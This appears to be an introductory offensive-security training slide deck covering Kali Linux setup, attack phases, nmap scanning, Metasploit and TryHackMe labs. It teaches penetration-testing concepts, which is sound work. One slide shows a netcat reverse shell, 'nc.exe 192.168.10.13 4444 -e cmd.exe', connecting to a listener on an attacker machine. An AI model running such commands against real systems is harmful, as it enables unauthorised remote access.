

Summer 2025 Training #3

Intro To Cyber Offense



Outline



Enter Kali Linux

- What is so special about Kali Linux compared to other Linuxes?
- How do I install it?

How To Hack?

- What is the general process involved in “hacking a computer?”
- What specific tools are needed for each step?

Demonstrations

- Walk me through some scenarios employing Kali Linux to attack some computers.



1. Enter Kali Linux

What is Kali Linux and how do we get it?

So What Is Kali Linux?

Who are you ?

Kids

Men

Legends



• Now

I just installed kali linux, and just knew hacking like it was my backyard

5m

Like

Reply

Anthony A

I say what I want
because I can! I could hack you in a second!
You are a nobody!

Look at the picture very closely you ignorant fool!

My computer is smarter than yours!

You should learn to shut your ignorant mouth before you lose everything.



Just now

Like

Reply



website hacking basic Linux PrivESC



Toxic Hacker 1 year ago

Gg, thanks for telling me your website, now I can Ddos it with Kali Linux ;)

Good bye.

41

REPLY



r/masterhacker • 3 mo. ago

Real hackers only use kali



CRYX

So What Is Kali Linux?




"Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering."

- Comes pre-installed with many penetration testing tools
 - nmap, aircrack, Wireshark, etc.





***“How Do I
Install Kali
Linux?”***




***“How Do I
install
Linux?”***

Dual-Booting



- Essentially “installing a second operating system”
- How do you install an OS?
 - Burn installation media
 - Partition hard drive (DO AT YOUR OWN RISK!)
 - Install it, and let GRUB handle the rest



Virtual Machines

- Use software to “emulate” a computer that you can install your own OS on
 - VMWare, VirtualBox – both work!
- WSL – doesn’t give you a desktop, weird networking interactions




Kali VM Options



Install From ISO

- Download disk image file from Kali's website
- Create VM from scratch by following the menus
 - Customize it as you need!



Pre-Made VMs

- Download zipped VM from Kali's website
- Extract and you're good to go!
 - Default Creds: *kali:kali*





2. How To Hack?

How can someone gain control of a computer
through exploits?

How To Perform a Heist?



Rough “Steps”

1. Case the Perimeter

- a. Scout out the area to assist in planning - any weaknesses that will help you?

2. Breach the Entrance

- a. Employ means to get in




Rough “Steps”

3. Crack the Safe

- a. Loot is probably secured in some higher-security area, you have to break that!

4. Secure The Loot




OK, WTF was that for?

- Hacking a computer roughly follows the same chain of events!
 - **Scans** - Examine running services for vulns
 - **Initial Access** - Get some kind of remote control, like a shell!
 - **Privilege Escalation** - Become admin



A terminal window showing an Nmap scan of scanme.nmap.org. The output lists open ports (22/tcp ssh, 80/tcp http, 135/tcp msrpc, 139/tcp netbios-ssn, 445/tcp microsoft-ds, 593/tcp http-rpc-epmap, 1066/tcp instl_bootc, 4444/tcp filtered krb524, 5800/tcp filtered vnc-http, 5900/tcp filtered vnc, 9929/tcp open nping-echo, 31337/tcp open tcpwrapped) and identifies the OS as Linux. A large blue eye graphic with the word 'NMAP' is overlaid on the right side of the terminal output.

```
root@kali: /home/spect# nmap -sV scanme.nmap.org -oX /home/spect/scanResults.xml
Starting Nmap 7.00 ( https://nmap.org ) at 2021-01-18 23:25 +01
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1066/tcp  filtered instl_bootc
4444/tcp  filtered krb524
5800/tcp  filtered vnc-http
5900/tcp  filtered vnc
9929/tcp  open  nping-echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 39.35 seconds
```



Two terminal windows showing a netcat listener on Kali Linux and a remote shell session on a Windows machine. The top window shows the netcat listener on port 4444 receiving a connection from 192.168.10.28. The bottom window shows the remote shell session where the user runs 'whoami' and 'cmd.exe'.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali) [~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.10.13] from desktop-5tj4p6i.home [192.168.10.28] 6431
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]\Desktop\nc111nt>whoami
whoami
desktop-5tj4p6i\nc111nt>

C:\Users\[redacted]\Desktop\nc111nt>

Command Prompt - .\nc.exe 192.168.10.13 4444 -e cmd.exe

C:\Users\[redacted]\Desktop\nc111nt>.\nc.exe 192.168.10.13 4444 -e cmd.exe
```

Caveats




- This model is way oversimplified!
 - Real heists are way more complex; so are hacks & penetration tests!
- But for the purpose of learning, we'll use this for labs

Software Execution x								
selection controls layer controls technique controls								
Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Replication Through Removable Media Drive-by Compromise Valid Accounts (2/4) Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (2/3) Supply Chain Compromise (1/3) Trusted Relationship	Native API Windows Management Instrumentation Command and Scripting Interpreter (7/8) Exploitation for Client Execution Shared Modules Scheduled Task/Job (3/6) Software Deployment Tools Inter-Process Communication (2/2) System Services (2/2) User Execution (2/2)	BITS Jobs Hijack Execution Flow (7/11) Traffic Signaling (0/1) Valid Accounts (2/4) Account Manipulation (1/4) Browser Extensions Boot or Logon Autostart Execution (8/12) Compromise Client Software Binary External Remote Services Scheduled Task/Job (3/6) Boot or Logon Initialization Scripts (3/6) Create Account (2/3) Create or Modify System Process (4/4) Event Triggered Execution (10/15) Implant Container Image	Process Injection (8/11) Access Token Manipulation (5/6) Exploitation for Privilege Escalation Hijack Execution Flow (7/11) Valid Accounts (2/4) Boot or Logon Autostart Execution (8/12) Group Policy Modification Scheduled Task/Job (3/6) Abuse Elevation Control Mechanism (4/4) Boot or Logon Initialization Scripts (3/6) Create or Modify System Process (4/4) Event Triggered Execution (10/15) Create Account (2/3) Create or Modify System Process (4/4) Event Triggered Execution (10/15) Implant Container Image	Obfuscated Files or Information (6/5) Deobfuscate/Decode Files or Information Modify Registry Process Injection (8/11) Rootkit Indicator Removal on Host (5/6) Access Token Manipulation (5/6) Virtualization/Sandbox Evasion (3/3) BITS Jobs Hijack Execution Flow (7/11) Masquerading (5/6) Traffic Signaling (0/1) Valid Accounts (2/4) Indirect Command Execution Group Policy Modification Rogue Domain Controller XSL Script Processing Abuse Elevation Control Mechanism (4/4) Process Volume Access	Credentials from Password Stores (3/3) Network Sniffing OS Credential Dumping (8/8) Brute Force (3/4) Steal Web Session Cookie Two-Factor Authentication Interception Unsecured Credentials (4/6) Exploitation for Credential Access Forced Authentication Input Capture (3/4) Man-in-the-Middle (1/2) Modify Authentication Process (3/4) Steal Application Access Token Steal or Forge Kerberos Tickets (3/4)	System Information Discovery File and Directory Discovery Process Discovery System Network Configuration Discovery System Owner/User Discovery Query Registry System Network Connections Discovery System Time Discovery System Service Discovery Peripheral Device Discovery Remote System Discovery Application Window Discovery Network Service Scanning Network Share Discovery Software Discovery (1/1) Network Sniffing Domain Trust	Replication Through Removable Media Lateral Tool Transfer Exploitation of Remote Services Taint Shared Content Remote Services (8/6) Software Deployment Tools Internal Spearphishing Remote Service Session Hijacking (1/2) Use Alternate Authentication Material (2/4) Data from Cloud Storage Object Data from Configuration Repository (0/2) Data from Information Repositories (1/2) Data Staged (1/2) Email Collection (2/3) Input Capture (3/4)	Screen Capture Data from Local System Audio Capture Archive Collected Data (3/3) Clipboard Data Video Capture Automated Collection Data from Removable Media Man in the Browser Data from Network Shared Drive Data from Configuration Repository (0/2) Data from Information Repositories (1/2) Data Staged (1/2) Email Collection (2/3) Input Capture (3/4)

Terms & Tools

Enumeration - The process of probing a system to determine information about its contents

- **nmap** - Attempts to enumerate open ports and running services
- **Web Brute-Forcers** - Determine what pages exist on a website, including possibly hidden ones



WEB APP ENUMERATION



DIRBUSTER

Terms & Tools




Exploitation - Process of leveraging security vulnerabilities to get the computer to do something you want it to

```
.;ek000kdc'      'cdk000ka;;
.x000000000000c  c00000000000x,
:0000000000000k, k0000000000000:
'000000000kkkk00000; :0000000000000000'
e00000000 MMAM e00000000l MMAM 000000000
d00000000 MMAMMM c00000; MMAMMM 00000000x
l00000000 MMAMMMMM d MMAMMMMM 00000000l
.00000000 MMAM MMAMMMMMMMMM MMAM 00000000.
c0000000 MMAM 00; MMAMMM e0d MMAM 00000000c
e0000000 MMAM 0000 MMAM 0000 MMAM 00000000e
l00000 MMAM 0000 MMAM 0000 MMAM 000000l
;0000 MMAM 0000 MMAM 0000 MMAM 0000;
.d000 MM 0000ccccx0000.MX' x00d,
.kol M. 0000000000000.M dok,
:kk;.000000000000;.ok;
;k000000000000000k:
,x000000000000x,
.l0000000l.
.dod,
.
=[ metasploit v6.1.14-dev ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
msf6 >
```

- **Metasploit** - Framework for packaging and using known exploits
- **Reverse Shell** - Program that makes a computer connect to an attacker to provide command-line access




Terms & Tools



Lateral Movement - Getting access to different accounts in the same computer/network

Privilege Escalation - Leveraging vulnerabilities to get access to higher-privileged accounts, like admin





3. Demonstrations

From Basic Tool Usage to a More Complex
Scenario...

Used Scenarios



Blue

<https://tryhackme.com/room/blue>

mKingdom

<https://tryhackme.com/room/mkingdom>

Additional Resources



TryHackMe

- More “educational” content available for free

<https://tryhackme.com/>

HackTheBox

- Better hands-on scenarios available

<https://www.hackthebox.com/>